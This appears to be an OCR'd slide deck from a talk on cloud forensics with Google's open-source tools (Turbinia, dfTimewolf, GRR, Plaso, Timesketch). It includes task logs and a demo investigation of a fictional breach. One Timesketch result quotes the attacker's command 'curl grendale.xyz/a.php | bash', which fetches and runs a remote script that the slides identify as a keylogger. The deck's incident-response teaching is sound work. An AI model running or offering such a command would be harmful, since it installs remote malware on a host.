
```
[INFO] Adding new evidence: TextFile:TextFile:/var/tmp/1531766
961-ddea111976184a718f5846800772ed18-StringsAsciiTask/google-g
reendale-host1-disk.ascii
[INFO] Adding GrepJob job to process TextFile
[INFO] Writing new task GrepTask into Datastore
[INFO] Adding PSQ task GrepTask with evidence TextFile to queu
e
[DEBUG] Updating Task StringsAsciiTask in Datastore
[DEBUG] Updating Task StringsUnicodeTask in Datastore
[DEBUG] Updating Task PsortTask in Datastore
[DEBUG] Updating Task GrepTask in Datastore
[DEBUG] Task dca62b91646347ae971951406645d438 not yet created
[DEBUG] Task 2328d2994e37488aa72f16330458d459 not yet created
[DEBUG] Task 6214e5d388c147bf91e66e08e7840546 not yet created
[INFO] 3 Tasks still outstanding
[DEBUG] Updating Task StringsUnicodeTask in Datastore
[DEBUG] Updating Task PsortTask in Datastore
[DEBUG] Updating Task GrepTask in Datastore
```

```
3a0eccb0bc971f-StringsUnicodeTask
[INFO] Attaching disk greendale-host1-disk to instance turbinia-serv
er
[INFO] Attaching greendale-host1-disk to VM turbinia-server in READ_
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
[INFO] Starting Task GrepTask 166b11dfa92c42c1be2eac357e5938e4
[INFO] Task locked by StringsUnicodeTask. GrepTask waiting..
[INFO] Block device /dev/disk/by-id/google-greendale-host1-disk succ
essfully attached
[INFO] Running strings as [strings -a -t d -e l /dev/disk/by-id/goog
le-greendale-host1-disk > /var/tmp/1531767082-eb58857280454ea7a23a0e
ccb0bc971f-StringsUnicodeTask/google-greendale-host1-disk.uni]
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
[INFO] Task locked by StringsUnicodeTask. GrepTask waiting..
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
[INFO] Task locked by StringsUnicodeTask. GrepTask waiting..
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
```


```
[DEBUG] Calling Cloud Function (gettasks) with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function (gettasks) with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function (gettasks) with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function (gettasks) with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function (gettasks) with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 5 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function (gettasks) with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 5 Tasks found, 2 completed. Waiting 10 seconds.

[turbinia]0:python- 1:python* 2:ssh  3:python  4:bash                    turbinia-server 2018-07-16 18:58
```

IT'S FINE

Forensics in the cloud




DEMO (dfTimewolf with Turbinia)



```
(dftimewolf-OlokH2y6) aaronpeterson@turbinia-server:~/src/dftimewolf$ dftimewolf gcp_forensics_turbinia --instance green
dale-admin1 --incident_id 12354 --zone us-central1-c --analysis_project_name turbinia-external-test  turbinia-greendale
Config successfully loaded from /home/aaronpeterson/.local/share/virtualenvs/dftimewolf-OlokH2y6/lib/python2.7/site-pack
ages/dftimewolf-2017.6-py2.7.egg/dftimewolf/config.json
Running module GoogleCloudCollector
Your analysis VM will be: gcp-forensics-vm-12354
Complimentary gcloud command:
gcloud compute ssh --project turbinia-external-test gcp-forensics-vm-12354 --zone us-central1-c
Disk copy of turbinia-greendale-host1-disk started...
Disk turbinia-greendale-host1-disk succesfully copied to sem12354-c7220669-turbinia-greendale-hos-copy
Running module TurbiniaProcessor
Using disk sem12354-c7220669-turbinia-greendale-hos-copy from previous collector
Turbinia log file: /tmp/tmpTVp1du/turbinia.log
Creating Turbinia request 77d52a80a0e342949b4a6833fb3c83ca with Evidence GoogleCloudDisk
Waiting for Turbinia request 77d52a80a0e342949b4a6833fb3c83ca to complete




[turbinia]0:python  1:python  2:ssh  3:python- 4:python*                        turbinia-server 2018-07-16 20:35
```

Timesketch



grendale.xyz

1 events (0.012s)

2018-07-16T04:50:50+00:00 [Content Modification Time] Command executed: curl grendale.xyz/a.php | bash greendale-admin1

Disaster averted!

- Payload was a keylogger; no traces of lateral movement found.
  - Plus, Greendale uses 2FA tokens for all sensitive access

- Attacker’s objective was likely to disrupt the launch of Greendale’s new PhD program in AC flow study.

What else can these tools do?

- GRR
  - Some host timelining, run custom Python scripts
- Plaso
  - Focus processing on specific user-selected artifacts
- dfTimewolf
  - Chain any system with an API into your workflow
- Timesketch
  - Histogram and heatmap view to view data differently, graphs
- Turbinia
  - Repetitive, parallelizable tasks

Key takeaways

Tools that you might have a place in **your** ecosystem

Used daily by IR teams at Google

Contributions are **encouraged**

Apache 2 license

Where to find us

Slack channel

https://open-source-dfir.slack.com

http://join-open-source-dfir-slack.herokuapp.com/

GRR

github.com/google/grr

Plaso

github.com/log2timeline/plaso

dfTimewolf

github.com/log2timeline/dftimewolf

Turbinia

github.com/google/turbinia

timesketch

github.com/google/timesketch

The End!